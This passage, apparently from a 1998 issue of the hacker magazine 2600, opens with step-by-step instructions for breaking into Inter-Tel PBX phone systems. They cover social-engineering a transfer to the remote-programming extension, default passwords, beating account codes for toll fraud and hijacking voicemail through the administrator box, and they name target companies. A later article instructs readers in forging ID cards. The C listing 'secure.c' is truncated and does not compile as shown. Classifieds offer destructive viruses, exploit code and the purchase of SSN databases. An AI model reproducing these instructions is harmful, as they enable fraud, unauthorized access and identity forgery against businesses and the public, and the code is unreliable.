
You will need a telephone connected to your modem on the extra RJ port to accomplish a successful login. Boot up ProComm and enter ATD for modem instructions. Just ATD, that's it. Dial the company using the Inter-Tel IMX system, engineer yourself to extension 260. When she says she is going to transfer you and you hear the transfer click, hit enter to execute the manual modem commands and hang up the phone. After you hear the modems chat for a second or two and you hear silence (or have a blank screen), hit enter twice and then you're in. The default database password is just to hit enter. If there is another password, 1437 or 8996 seem to always work. The possibilities of this system are average, unlike the AXXESS system which I will get into later. (You could run a business literally from someone else's AXXESS system without them knowing.) I am working on a more detailed file for this system including specifications and database programming procedures. Sometimes extensions get switched around - valid extensions are 260, 261 (voice mail), 270 (GMX and other systems), 271 (other voice mail systems).

Inter-Tel AXXESS & AXXENT

Now to the mother of digital PBX systems. This is the system that was rated #1 by CTI Magazine. You could run a separate company from this system and no one would even know about it. This system uses proprietary software from Inter-Tel Technologies and there are numerous versions out there. Valid versions in use are: 2.0, 2.1, 2.2, 3.0, 3.1, 4.0, 4.1, 4.2, 4.22, 4.3, and 5.0 is scheduled for release this year. Twenty five percent of systems use 2.0, 25 percent use 3.x, and 35 percent use 4.0-4.22, while the remaining 15 percent use 4.3. I have seen 4.3 via FTP.

The AXXESS also uses extension 260 for remote programming, but also uses 2600 for bigger companies. Barely any social engineering is needed to access these systems mainly because 80 percent of the companies utilizing the AXXESS have IVR or voice automation installed. Voice mail and/or IVR are accessible once inside 260 or 2600.

Logging In: Dialin properties, 9600 - 28800, N-8-1

Execute the AXXESS software and hit F5 to bring up the connection menu. Enter the appropriate information regarding dialing. Say for example the number is 123.456.7890. Dialin properties would be:

11234567890,,,,,260 (or 2600). Once the modems chat away and your screen calms down, hit F3 to login. Again, the default password is just hitting enter while 1437 and 8996 also work. Use caution dialing into these systems as the companies probably have T1 with Caller ID activated or standard CO's with Caller ID. The access does support DNIS and ANI - on keysets with LCD's, the caller's name and number can appear if the database is programmed to do so. Companies known to use the AXXESS are Nice Shoes in New York City and Mayer Berkshire, in Wayne, NJ. I will go into database programming techniques further in the future.

If the company does not have IVR or Voice Automation you will need to use the same technique as the IMX systems. Where you would enter ATD, you would just leave the phone number blank in the Dial It properties menu, hit enter, and hang up the phone once the call was transferred.

Beating Access and Account Codes on Inter-Tel Systems

If you are ever in an office that has Inter-Tel installed PBX's and you feel you should add some dollar signs to the phone bill or call your old friend in Peru while in the states, just follow these simple instructions.

Access and Account Codes: Companies that utilize this feature are trying to keep tabs on employees' calling habits. While you would be lucky to guess an employee's four digit account or access code, these few will always work: 8996, 8997, 8998, 8999, and 1437.

Voice Mail Boxes: Voice mail is accessed by either dialing extension 200 or 2000 from an Inter-Tel keyset. When dialed you get IVR or Voice Automation and a superficial menu. Hit * and you are asked to enter your mailbox. Nine times out of 10 the password to a mailbox is the extension number. Example: extension 2342 uses mailbox number 2342 and could have a password of 2342. Yet there will be mailboxes you won't be able to into. This is where the Administrator feature comes in. Usually if there isn't a Telecom Administrator employed at the company, the administrator station is the receptionist's phone. The database of the PBX can also be programmed from this station. To piss off the receptionist, hit the Special or SPCL (sometimes the special button is shaped like an infinity sign or sideways figure 8) and enter a value of 301. This will put the phone into Japanese mode. Anyway, the receptionist's mailbox number is either 100 or 1000, with either no password or 100 or 1000 as the password. When you are into the box, hit 9 to enter into administrator mode. Choose the option for mailbox maintenance, enter the mailbox number you wish to get into, verify it is the correct mailbox, and enter 3 for password change, or just 1 for listen to messages. The beauty is, this can be done from the comfort of your own home by dialing the company's main number.

secure.c

by kasper

Secure monitors your memory and CPU usage on all programs retrieved from ps aux. It writes them to a temporary file (/tmp/.pstab), then parses the data from it and determines whether it is exceeding the limit or not. Set your CPU/MEM limits on lines 76 & 77. I added a dontkill table so if you have some software like rc5 that uses a lot of CPU or MEM and you don't want it killed, just add it to the dontkill table on line 79. You can add as many dontkill's as desired. If the program is not in dontkill and its CPU or MEM exceeds the given limit it will kill -9 the PID. It parses the ps aux table on a one-second interval.

What Good Is Secure?

Secure is useful in protecting yourself from possible loop-bugs. Constant loops like the infamous fork() loop would be killed with secure. And if someone on your system is using up your memory the program will be removed by secure. In other words, it just makes your life a little easier.

Testing

Secure was tested on various Linux machines running the slackware distribution on the 2.0.33 kernel, compiled with gcc version 2.7.2.3. The average constant CPU/MEM on our tested machines for secure was CPU: 0.3 MEM: 2.0. The 2.0 memory is primarily because of our fopen() to /tmp/.pstab. If need be, report any questions/comments regarding it to kasper@supernova.digital-galaxy.net.

Known Bugs

Because of the interval every once in a while it may error "unable to load interpreter". If it doesn't load the pstab then it will respawn until it does. In some of our testing the interpreter bug did not occur.

Misc. Information

You might want to add local commands like locate and ls, because if locate or ls displays (prints to standard output) for over a second, which would have the CPU at 99.9, it will be killed.

Warning

I'm not sure, but if tested on other operating systems other than Linux, secure *may* turn on you and *may* do some damage. By compiling this source code you agree that if harm is caused *because* of secure, I *cannot* be held responsible for the damages. Erm.

```
/* keep yourself secure ..

* secure monitors the PIDs on a 1 second basis ...
* secure looks at the CPU and MEM count and if its above its desired
* level it kills the process, I think the code should be cleaned up,
* but for now, oh whell. :D

* -kasper
*/

#include <stdio.h>
#include <stdlib.h>

#define CPULIMIT 90
#define MEMLIMIT 90

char *dontkill[]={"","",""};

void parse_pstab(char pstab[]);
```

```
void do_pstab();
int checkdontkill(char name[]);
int checksize_for_dontkill();

void main()
{
   if(fork() > 0) exit(0);
   do_pstab();
}

void do_pstab()
{
   char pstab[1024];
   FILE *pst;

our_loop :
   system(">/tmp/.pstab ps aux");
      if(!(pst=fopen("/tmp/.pstab","r"))) main();

         while(!(feof(pst))) {
                  fgets(pstab,sizeof(pstab),pst);
                  parse_pstab(pstab);
   }
   sleep(1);
   fclose(pst);
   goto our_loop;
}

void parse_pstab(char pstab[])
{
   char who[16];
   char pid[8];
   char cpu[8];
   char mem[8];
   char none[8];
   char name[16];
         sscanf(pstab,"%s %s %s %s %s %s %s %s %s %s %s",name,pid,cpu,mem
         if(check_dontkill(name))
         kill(atoi(pid),9);
}

int check_dontkill(char name[])
{
   int i=0;

   while(i < checksize_for_dontkill()) {
      if(strcmp(dontkill[i],name)==0) return(0);
         i++;
   }
   return(1);
}

int checksize_for_dontkill()
{
   int i=0;
   while(1) {
   if(dontkill[i]!=NULL) i++;
      else
         return i-1;
   }
}
```

Tips On Generating Fake ID

by DrNick

So you want to get drunk this weekend. Or buy some cigarettes. It is sometimes easier to buy marijuana and take advantage of the black market brought on by the War on Drugs. Or, follow on and learn how to kill your brain cells with alcohol.

Disclaimer

Fake ID is both a state and federal crime. If caught you might not be charged with both, but who knows? Making a fake ID is illegal in many states. It is usually a crime to alter existing state-issued ID, or to create a new fake ID. These crimes include forgery and fraud. They are no fun to get charged with. Using a fake ID to purchase alcohol or cigarettes is often a crime as well. These crimes all differ from state to state, so check your local laws. I do not advocate creating a fake or fraudulent ID. This information is for informational and novelty use only. Do not break any laws. This is not intended for anyone evading prosecution, warrants, etc. I will not hinder prosecution. I do not know how to create a new identity.

Getting ID

You can make it yourself or buy it. Some texts you might read talk about birth certificates and death certificates and all that crap. This article will help you make your own ID. This ID is intended primarily to get you into bars and help you buy beer. Don't even bother trying to fool a cop or fed with it.

Making It Yourself

You will need a combination of the following tools, but these are just guidelines. You should try experimenting with different combinations and seeing which one works best for your IDs! You can probably find all you need here at Staples or your local stationery store.

1. Computer (if you don't have one just forget it)

2. Color scanner for computer (or access to a friend's)

3. Color Printer (hardcore = die-sub printers, for home hacking try Epson 400, 600, 800 series)

4. Software (Adobe Photoshop, Paint Shop Pro, etc.)

5. Cutting Tool: Exacto Knife (preferred method) or really sharp short blade on Swiss Army Knife (used to cut out the printed id from the rest of the paper)

6. Adhesive: strong glue stick or double sided scotch tape (experiment here)

7. Posterboard or manila file folder or Metrocard (strengthens the card - experiment here)

8. Contact paper (optional - use only to get the right "look" or "feel")

9. Paper to print front of ID on - high quality inkjet or photoglossy depending on ID. Don't even bother with copy paper.

10. The ID you want to fake (whether it be New York, Connecticut, LILCO, or Bell Atlantic)

11. Nail File (for smoothing ID's edges). Also you might want to try 3M ID cards. They come two to a sheet. Experiment.

How To Make It

1. You need an ID or a template. You need to know what the legitimate 21-year-old version of the ID looks like. It's good if you have a legit ID on hand to compare yours with. Get "The I.D. Checking Guide" (http://www.webbanker.com/pub2.html) as an invaluable reference tool. It is a great book worth ordering. If you need to scan in your own picture or ID make sure it is very clean. Use a high resolution - 720 DPI is good. You must use at least 24 bit resolution. Making your own template is as easy as recognizing the important information on the ID and how to correctly present it.

2. Follow what the template says. Put the picture in the right place. Fill in the right blanks.

3. Find a good medium to print on and work with. Remember, you are going to need a front and back for this ID. I have seen fake NY State IDs using recycled Learner's Permits. The new fake front is glued on top of a learners permit so the back is the same. Sometimes, though, you don't have an old license around. If you don't, then scan the back of the driver's license and print it out on posterboard. Use the posterboard as the back. It's not perfect but close. Again, you are encouraged to experiment and see if you can find something better. This is part of the process and helps you stay on your game as an artist.

4. Print the front out. Use a high quality paper. Photo glossy is not necessary and is sometimes too thick or glossy for the job. Depending on what ID you are imitating you may or may not need a laminating surface.

5. Use a glue stick or double stick tape to ad-

here the front of your ID to the back.

6. Trim the corners with the knife (if necessary). You might want to use a nail file to smooth the edges on the ID.

Purchasing Fake ID

If you live in a big city (New York), walk down to the business districts (Times Square, 8th Avenue) and you can find some shops. I am not 100% sure as I have never done this myself but my friends have. Look and listen. In New York you can sometimes buy fake ID in the back of luggage shops. Weird but true. It is often some fake looking out-of-state or some bad college ID, but see if it suits your needs. Most of the net is full of crappy novelty ID, nothing to buy beer with. Info on the net will help you make your own.

Using the ID

So, you finally got an ID. One that says you're 21 or 18 or however old you need to be to buy items (to exercise your property rights!). So, now that you've invested $20-$100 you're all set, right? Wrong! Here is free advice. Take it. Kant says the only right acts are those with good intentions. I try. Don't consume alcohol in public where doing so is prohibited by law (i.e., on the street). This is because it is illegal and when some cop finds out you are not only drinking on his streets but not even 21 he will throw a fit. Save yourself the trouble. Whether your ID is successful or not depends on many things. Some are beyond your control, such as a club's policy on fake ID. Some are within your control, such as how you present yourself and what you exude.

Factors beyond your control: The setting: the bar, restaurant, store. Hopefully you can choose a place that is easily passable.

Possibly within your control: your server/bouncer. When in a grocery store *do* go towards the 19-year-old cashier. The younger ones usually care less about this whole ID thing. *Do* take advantage of the Korean/Pakistani immigrant grocer. In the midst of all of Guiliani's "law and order" crackdown, my friend at NYU can still buy his Coronas quite easily. The immigrant clerk questions my friend "Id?" To which my friend replies (with a smile) "Yes ID." Your biggest friend is your great personality. Look happy and confident and you will walk away with the goods. *Don't panic!*

What You Can Do

Know your fake birthday, name, address, zip code and all that info on the card as well as your Zodiac sign.

Go to a place that has accepted your ID in the past! This is my best advice.

When waiting on a line for admission to a club, have the ID ready - be confident!

When you are purchasing at a grocery store or take-out place, it is nice to have it ready to present to the cashier. Try to view it as a formality that you are accustomed to engaging in. You are used to getting carded... remember?

In a restaurant, chances are about 50/50 you will be carded when ordering from a waiter. If you are with your parents these odds decrease, with your friends these odds increase. However I have been denied in older company and served with my friends.

Related Web Sites (as of 3/28/98)

How To Spot Fake ID and Not Be Fooled
`http://www.cs.usask.ca/undergrads/cwu122/macs.html`

The Fake ID Page (Templates!)
`http://www.users.cloud9.net/~insanity/fakeidpage.html`

The Official ID Checking Guide (Very good book! Order it today!)
`http://www.webbanker.com/pub2.html`

Fake Identification Information
`http://members.aol.com/cycore/idinfo.htm`

A Page of Fake ID Links
`http://members.aol.com/cycore/idlinks.htm`

Guide to US & Canadian Drivers License Security Techniques! (Invaluable!!)
`http://members.aol.com/cycore/license.htm`

In closing, here is a helpful excerpt from *"How To Spot Fake ID and not be fooled."*

"Over the past two years selling cigarettes, I have found there are a number of dead-give-aways minors continually do, but never catch on to. (Some of these cannot be avoided anyway!)

"Minors usually will have their ID ready in their hand as they walk in the door. If this happens, be suspicious.

"On a related note, minors will usually produce ID very quickly after you ask for it.

"Minors will usually produce an abundance of minor ID, such as a student card. This minor ID is usually something that doesn't have a picture or a birthday, just a name. Or they will produce one piece of ID hoping you will take it.

"Minors will usually be nervous. Trembling in their hands or stuttering is usual."

letters continued from page 39

when launching IRC attacks. We added the title ourselves because we reached a conclusion similar to yours as to the overall goal of the author.

Mitnick

Dear *2600:*

You should consider publishing the following web sites, which provide the e-mail addresses of all of the Senators and Representatives, so that your readers can send a message regarding Kevin Mitnick.

http://www.house.gov/writerep/

http://www.senate.gov/senator/membmail.html

klineline

Dear *2600:*

I'm a new subscriber to your fine magazine. I've bought it newsstand for a few years, but decided with the rise of your distributor problems to send the money direct to support the cause. I've also bought some stuff and tried to do my best to help things along financially and psychologically by talking to others about *2600,* the hacker community, and the related topics therein so as to set the record straight on some things.

This brings me to my question: after learning more about the Mitnick case, I want to do my part to help the man out. I've already sent some money his grandmother's way (not much, but it's all I can spare). However, I've been considering writing up my own FAQ sheet on what exactly Kevin did, statistics about how long he's been incarcerated, what civil/human rights have been broken, etc. After I compiled this information, I would arrange it in an easy-to-read flyer and start distributing it in electronic and real form wherever I could. If people liked the idea, they could use it freely, or improve on it in their own communities.

As such, I have an unusual request: my web access, when I do manage to scrape it together, is very limited - Lynx at best with limited download capacity. I've seen the Mitnick site but it doesn't have the quick-and-dirty facts that I want easily available. I tend to get lost in the legalese, and being a relative newcomer to the actual facts behind the case (I wasn't following it for a long time, admittedly, only within the last few months has it started to take a hold on me), I haven't been able to put together everything I'd need to build a flyer.

So, if *2600* could publish a quick synopsis of the Mitnick case in the next issue, or if someone there could email me something similar, I would appreciate it. After I have created the flyer, I would naturally snail-mail one to *2600* for the viewing pleasure of those of you there so you could use it.

The only way Kevin Mitnick is going to see freedom at this point is if he finds a groundswell of public support - while merely the hacker community helps, the great unwashed have a very high success rate when it comes to setting public policy. America is still vaguely a democracy - those of you in America ought to remember this. Write your Congressman, circulate petitions, get public awareness up there. No matter what you may think, every American citizen has a little power to change things. Try it - the worst that could happen is that it has no effect. Fight the good fight.

***69**

We've already devoted many pages to the Mitnick story since 1995 - the best thing to do is go through those articles and gather facts in that way. We now also operate the official Kevin Mitnick web page at www.kevinmitnick.com which should have everything you're looking for. We hope your inspiration spreads.

Dear *2600:*

Tell Howard Stern about him. He doesn't seem to like the government.

ed

Well, if that's the only prerequisite, how about we tell the American public instead?

Head Hacking Advice

Dear *2600:*

I enjoyed the article in the Winter Edition (14:4) called "Hack Your Head." I have actually found the *best* way to stay awake and would like to share it with the world thru *2600.*

Get a bottle of Jolt! and bring it to a boil. Next, add it to 3-4 tablespoons of freeze-dried coffee. The drink itself is pure heaven. This thing has kept *me* going 10-15 hours *non stop.* Try to drink a glass of OJ *straight* afterwards. Its vitamin C increases your alertness by about 20 percent!

Malico

Dear *2600:*

I agree that that the combination of stimulants mentioned in your article is the best and safest choice. One thing: you should use them every day and get at least one good night of sleep a week. I know this cuts into our hacking time but being human we have to. Besides, sleeping helps you think better and clear your body of jitters so you can solder again. Also, not getting enough sleep could cause problems in the long term. Keep up the good articles.

kevin g

Clarification

Dear *2600:*

Hey, I hate people who equate hackers with crimi-

nals just as much as you do, but I thought this one needed clarification. On page 49 of the Autumn 1997 issue, an AOLer writes in saying his "leader" of the "warez grewp kryp-" found out how to get free calls using 1-800-COLLECT. He attaches a CC#, and some numbers to dial.

My idea is he got this from another document. But the CC# is supposedly a *dead card.* That's why he said "Punch in 00000 as the zip code." According to this document, you can do the same thing talking to an operator and telling them it's an international card. The zip code then isn't checked against the card. However, the service has stopped being automated.

In regards to Agent Steal's article, I learned a great deal from it. I personally don't care that he went to go work for the FBI (well actually, I do, but I still am quite in favor of the publishing of the article). If all the FBI agents had this much to share with us and felt this way about hackers in general, we wouldn't have half the problems we have today. I don't believe your articles should be screened just by judging the person who wrote them. If there's something illegal about it ("Hack the Vote" springs to mind), that's entirely different, but onyxfr0g (who wrote in the Winter 97-98 issue saying it seemed a mite traitorous to publish an article by Agent Steal) is somewhat mistaken. The article was very informative, and I don't believe it should be the last we hear from him - if the rest of his articles are up to par.

Atrifix

Dear *2600:*

I've reread the Winter 97-98 mag again and I have to clear something up. That guy Mortis says he was trained with people who were given the option of enlisting in the Military (USAF) or going to jail. I joined the Air Force when I was 18 as a Security Specialist (SP) and I have *never, never ever* run across anyone who has been given this option. Why, you ask? As a person in one of the most outcast career fields in the Air Force, I have met my share of scrubs and criminals but not one was there because of a "court ordered choice." That is quite a load of crap. Mortis noted their crimes were drug violations - *big negative!* USAF doesn't mess around with drugs... I admitted to only being present when people were smoking weed and I had to go see a Head Shrinker every freakin year except one. Knowing the Air Force and these times, they might be willing to work with "electronic intruders" but I haven't seen that either.

K. Ruff

Bookstore Monopolies

Dear *2600:*

2600's experience with Barnes & Noble reminds me how dangerous it is to have a couple of big bookstore chains control so much of the market.

You may be interested to know that Barnes and Noble, as well as Borders/Walden, have been sued for antitrust violations by the American Booksellers' Association (ABA) and more than 20 independent bookstores. The ABA says that the large chains are cutting secret, sweetheart deals with publishers that give them an advantage over independent bookstores. Without a level playing field, the independent bookstores are then unable to compete, and end up going out of business. (For more information, visit ABA's web site at www.bookweb.org.)

With the market dominance they have, the big chains can do what Barnes & Noble may have done to *2600.* If they decide that a publication is undesirable - for whatever reason - they can effectively block millions of Americans from ever seeing it, just by keeping it off of their own shelves. Worse still, they could use excessive returns to bankrupt a small publisher, and make sure that it never publishes again!

Even the biggest publishers would hesitate to offend the chains they count on for so much of their sales. Freedom of the press could soon mean "freedom to read what Barnes & Noble and Borders/Walden consider acceptable."

For more dirt on the big bookstore chains, check out www.booksellersunion.org on the Web.

R.J. Eleven

Independent bookstores will always be high on our list of places where we want 2600 to be found. Unfortunately, the nature of American business seems to reward monopolizing the marketplace - we see it in telecommunications, software, chip manufacturing, broadcasting, and now even books. The difference in the latter example is that reading material lends itself to being different and critical of the established order of things. People go to bookstores, not out of brand loyalty, but because they're interested in the ideas being presented there. The proliferation of bookstores is a good thing for the most part, even if the major chains wind up in every town. You stand a far better chance of learning something there than in a video arcade. But if the same business practices common in corporate America are allowed to take hold in these chain bookstores, the potential for thought control will be staggering. We can't imagine such things happening without a fight, considering the fact that most people who frequent bookstores have half a brain to begin with.

Credit Due

Dear *2600:*

I know you don't have time to go through *all* of your articles that you print and run background checks and whatnot, but this really pissed me off. Vandal, who

claims to have written the article "ANI 2: The Adventure Continues" (Spring 98) is a plagiarist. The moment I read his article I knew it looked familiar. I went to one of the most informative sites on the web, www.nanpa.com, and *boom*, there's an identical copy of his article. Here's the address; look for yourself: http://www.nanpa.com/number_resource_info/ani_ii_assignments.html. Anyhow, I hope you print this because although that article was *extremely* informative, Vandal can't take credit for what he didn't write. I'm not blaming this on the editors, simply defaming Vandal and discouraging this type of action in the future.

Nothingg

Here is Vandal's reply:

"Unfortunately, I was a few days late mentioning to 2600 staff that I had included information directly from NANPA.com in my ANI II article. I was completely aware of this copying, and simply want to clarify that most of my article's information/research could be found on NANPA.com. However, I was unaware that, even if acknowledged, the copying was wrong. This was, obviously an honest (although absent-minded and ignorant) mistake, and a mistake I'm sure anyone could make. Words for any prospective writers: Don't copy directly, even if it is acknowledged! You're better off, and completely 'out of trouble' if you paraphrase any research from other sources, such as web sites or other articles.

"On a personal note, please accept my apologies for any confusion having to do with a lot of the information of my article. I tried to attach acknowledgments, but by the time it got to 2600 staff, the issue had already gone to press. So, keep in mind that everything after the third paragraph is not written by me, it comes from NANPA.com and should be used as resource/research. It was meant to simply 'back up' my original article. My article can thus be considered the outline and information regarding the two-digit line-ID. The research information were the line-ID numbers that followed (00-99)."

Phone Exchange History

Dear *2600:*

I loved the look back at the history of telephone exchanges article by Jeff Vorzimmer. This is a subject that doesn't get enough attention. I mean, we are talking about the primordial origins of our community.

One thing that Jeff Vorzimmer didn't mention is the expansion from the five digit telephone numbers to the now seven digit number. At first when dialing came about in the 1920's the exchange would have two letters and then a three digit number. Only the big cities (such at New York, Boston and Philadelphia) were expanded to seven digits (hence PEnnsylvania 6-5000) first but the rest of the country kept five digit numbers much longer. Rural, western sections of the USA had five digit numbers up to the early 1970s!

How do you know if you have an old five digit exchange? The expansion occurred by placing a one at the end of the exchange and a zero before the last three digits. So BA-234 would be BA1-0234 and listed as 221-0234. Most of the old five digit numbers are found in Centrex blocks and given to business customers but there are old residential and government numbers still in use from the five digit days.

Also, an article about the old Western Union telegraph network of the 19th century would be good but that is another piece of text after a bit more research.

Stealth Ricochete

A Suggestion

Dear *2600:*

After reading the very interesting page on the Secret Service and their involvement with the Pentagon Mall and Bernie, I have come to this conclusion. I know that holding public protests help a great deal, but how about instead of having people actually *go to* the place, why don't people do the following: Call up a major radio station. You might think it would be dumb, but if at least 20 people call in one day and start complaining about incidents, and if someone actually goes on the air *live* and speaks, it would help a great deal and the word would spread, considering the media hasn't helped. I mean, don't just call up and protest. Request a song, and be like, "By the way," etc. Anything would work. Not everyone has the Internet and some of those people when they hear the word *hacker,* they shudder. Any radio station would work, and if the word gets around about the Secret Service and these incidents, it would be a great help.

F.E.D.-D.E.F.

You operate under the misconception that commercial radio stations care about the local community. Thanks to the FCC, there really aren't very many local stations left - most are owned by the same mega-corporations and the few alternative voices on the dial have been silenced. Your suggestion is a good one and in a better society would work well. Until things start to change on the radio dial, it just won't work here.

The Generation Gap

Dear *2600:*

I noticed a letter in your Winter 97-98 issue from Spekter where he/she talked about how older generation hackers look at younger hackers as "malicious little bastards." Well I too have seen that happen. I am 14 years old, and I know more about computers and phones than

a lot of people I meet, and the people I meet are the ones who think they are "a badass hacker dude." Those people are mostly older folks. I get crap all the time about my age and being some "wannabe little kiddie" and I am sick of it. I feel that anyone who looks down on younger people like myself can go shove a stick up their ass. I program in three languages and have a great understanding of UNIX and its many variations. This letter may make me sound retarded, but I think that you in the older generation out there should have some respect for younger folk who know just as much, or more than you. Just remember that next time you go to a *2600* meeting and see a 14-year-old, or talk to a younger kid somewhere - treat him like he is a normal human, and do not exclude him from a conversation. I am shutting up now. Thanks.

curtis in cali

You should also remember that it works both ways - don't judge older people in ways you wouldn't want to be judged yourself. Also, you will one day become one of those older people. Hopefully you will retain your respect of 14-year-olds when that happens.

More on FYROM

Dear *2600:*

I read Chris Paraskeyopoulos's letter in the 15:1 issue and your answer. I have to say that your point of view is not correct. The name Macedonia "belongs" to Greece since 400 years B.C., and no one can claim it for his own little country. I believe that this is a mistake of you, and not something that was done on purpose. I do not want to seem impolite, but I had to say this about Macedonia and FYROM, though FYROM is not a very respectful name for a newfounded country.

MJ Mastermind
Athens, Greece

Sigh. One comment about this region of the world and we'll never see the end of it. OK, very simply, since you're already calling the country the Former Yugoslav Republic of Macedonia, what's so bad about referring to it as Macedonia to save a little time? You've already acknowledged that this was the name of the republic. Does it have some other name? If so, then let's use that name. Yes, we know that part of your country also calls itself Macedonia and the Greek Macedonia borders the other Macedonia. We've lived in a world with two Germany's, two Korea's, two Congo's, and two Yemen's. We even had two Pakistan's once. So why not call them North Macedonia? Or take your Macedonia and theirs and make a Greater Macedonia. We're sure you'll think of something. Anything is better than FYROM.

A Nagging Question

Dear *2600:*

I just recently pick the Volume 14 Number 4 edition and I feel that I need to ask you guys something that has been bugging me for a long time. Who the hell are the old men modeling the 2600 t-shirts? I'm not sure if they are the same person, although it doesn't look like it, but I'm very curious to know. Those guys look very cool in those shirts and if I can look half as cool as they do, then I'm buying myself a couple of those shirts. Thank you very much - now I might be able to sleep good at night.

Trend_Killa

The gentleman in our black shirt with the military head and white hair is Lieutenant General Kenneth A. Minihan, who holds the title of DIRNSA (Director, National Security Agency). The man sporting our white shirt is William P. Crowell, the former DDIRNSA (Deputy Director, National Security Agency). (The new DDIRNSA, incidentally, is Barbara McNamara. We're still trying to find a shirt that will do her justice.) Both of our model's photographs appear on the back side of the black shirt, along with the pretty NSA seal.

Immortalize Yourself

Send your letters to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, New York
11953-0099
or e-mail letters@2600.com

Happenings

DON'T FORGET INFOWARCON 98! September 8-11, 1998 at the Hyatt Regency Crystal City, 2799 Jefferson Davis Highway, Arlington, VA 22202 (call (703) 418-1234 for special rate). Produced by Winn Schwartau and MIS Training Institute. Registration for conference: $895, conference & two tutorials: $1385. Registration Manager, MIS Training Institute, 498 Concord St., Framingham, MA 01702-2357. The complete conference brochure and registration is available at: http://www.misti.com/infowar98/.

For Sale

CONSOLE BACK-UP DEVICES: Looking for console back-up devices for your Nintendo64, NES, SNES, and Gameboy? Wanna play all the games for free? Come to Vivid Barrier at http://surf.to/vividbarrier/. We got good prices and lots of selection.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd; Forbidden Subjects CD-ROM (330MB of hacking files) $12 ppd; Disappearing Ink Formulas - safely write memos, love letters, or nasty notes. Fade time is adjustable. $5 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

HACK THE RADIO: Hobby Broadcasting magazine covers DIY broadcasting of all types: AM, FM, shortwave, TV, and the Internet. It includes how-to articles about equipment, station operation and programming, enforcement, and much more. For a sample, send $3 U.S. ($4 Canada or $5 international). A subscription (4 quarterly issues) is $12 in the U.S. Hobby Broadcasting, PO Box 642, Mont Alto, PA 17237.

OFFERING SIX VIRUSES/VIRI which can automatically knock down DOS and Windows 3.1 operating systems at the victim's command to open Windows. Easily loaded, recurrently destructive, and undetectable via all virus detection and cleansing programs with which I am familiar. Well-tested, relatively simple, and designed with stealth and victim behavior in mind. Well written instructions, documentation, and antidote programs are included. $5 even TOTAL! Cash, money orders, and checks accepted. Sorry, no foreign orders. Provided on seven 1.44 MB, 3.5" floppy disks which can be freely copied. They make great gifts! Orders are promptly mailed out "priority" (USPO). Satisfaction guaranteed or you have a bad attitude! The Omega Man, 219 Lexington Rd., Elgin, TX 78621-1645, omegaman4@juno.com.

INFORMATION IS POWER! Get our catalog of informational manuals, programs, files, books, newsletters and videos for only $1 (S&H). Our products cover information on hacking, phreaking, cracking, electronics, virii, anarchy and the Internet. Legit and recognized world-wide. Send your $1 US to: SotMESC, Box 573, Long Beach, MS 39560.

PAOLO'S ONLINE: http://www.paolos.com. Entry equipment, automatics, police, covert, and exotic weaponry. By professionals, for the professional. We GUARANTEE your satisfaction, and lowest prices ANYWHERE on ANY MERCHANDISE. Many exclusive items, serving you since 1996, now with on-line ordering!

BROADEN YOUR MIND! I am selling the following information for cheap. Set up Windows 3.xx with multiple configurations. Complete code and instructions to give each user different wallpaper, screen savers, even screen resolutions! Much more! Only $4.00. How to change the startup graphic in all Windows versions. Bonus: how to change Win 95/98 exit screen. All for only $2.00. Pamphlet on how to hide files, e-mail, etc. in a graphic picture. Can store files up to 200k. Requires programming knowledge. Only $2.00. Send cash, check, or money order (preferred, for fastest service) to: John D. Lord, PO Box 488, Boonville, IN 47601.

INFORMATION ARCHIVES: All the stuff you've always wanted to know but were afraid to ask! SOURCE CODE SPECIAL: source codes for the following exploits: ICQ Sniffer, Mozilla Killer, Pentium Killer, the infamous Win95 "Bonk" attack and many more - $10 each. Hard copies of PHRACK, hacker utility disks, and, as always, INFORMATION! For catalog, please send $2 along with one 32 cent stamp to: Information Archive Catalog Request, J. Olsommer, PO Box 222, Lakeville, PA 18438.

ATTN DIRECTV USERS: Learn how to get free pay per view events, movies, specials. Send $6.50 cash or check made out to CASH. Send to TV Ripoff, 11697 Beech Ave. #2600, Palm Beach Gardens, FL 33410-2605.

TOP SECRET CONSUMERTRONICS, exciting hacking, phreaking, and weird products since 1971. Go to www.tsc-global.com or send $3 for catalog to: Box 23097, ABQ, NM 87192.

Help Wanted

OFF THE HOOK can now be heard on the net! Thanks to the generosity of people with access to bandwidth, people from around the planet can tune in every Tuesday at 8 pm Eastern Time by connecting to www.2600.com (listeners in the New York metropolitan area should tune to WBAI 99.5 FM). If you have access to a T-1 or better from work, your dorm room, or anyplace else in the entire world, we need your help to get the show distributed. Mail porkchop@2600.com if you have the bandwidth to serve listeners from around the world.

LUCRATIVE JOINT VENTURE. "Top Gun" hacker or surveillance expert needed. Call in complete confidence: Ross (612) 306-1245.

SEEKING HELP on how to identify unauthorized duplications of computer software programs by corporate entities. Possible reward for those who can help. Please respond to: Martin Drost, 4949 W. Dempster, Skokie, IL 60077.

Wanted

WE WANT TO BUY DATABASES. We will purchase any public or private database that contains name (or company name) / address / telephone number / date of birth / ssn, etc. or any combination of the above - i.e., driver licenses, motor vehicles, voter registrations, criminal records, corporate records, real property, UCCs, etc. Foreign databases also purchased. Immediate cash paid. Send details to: Mr. Data, POB 155, Midwood Station, Brooklyn, NY 11230.

DO YOU NEED NUMBERS? I want interesting toll-free 800/888 phone numbers such as ANI's, CNA's, PBX's, voice systems, computers, weird numbers, or anything else. I will give you TWO numbers from my collection for every ONE number you send me. Please e-mail all numbers to: ender101@juno.com.

Services

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Jr., Attorney at Law, at (334) 265-6602 or cyberlaw@mindspring.com. Extensive computer and legal background.

Personal

I NEED SOME INTELLECTUAL STIMULATION! Help me! I am trapped in a big federal prison with 1,300 bums and nuts! You can HELP ME ESCAPE boredom and insanity! Quickly gather up computer books and magazines, software manuals, and related materials, a paperback dictionary, thesaurus, book of antonyms and synonyms, etc. Send them to me. A mind is a terrible thing to waste! Tom Proctor, FCI 28204.004, PO Box 1000, Petersburg, VA 23804.

BOYCOTT BRAZIL. Please review my web sites and help me inform the WORLD as to my torture, denial of due process, and forced brain implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #00436-124, USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web site: http://members.aol.com/BrazilByct.

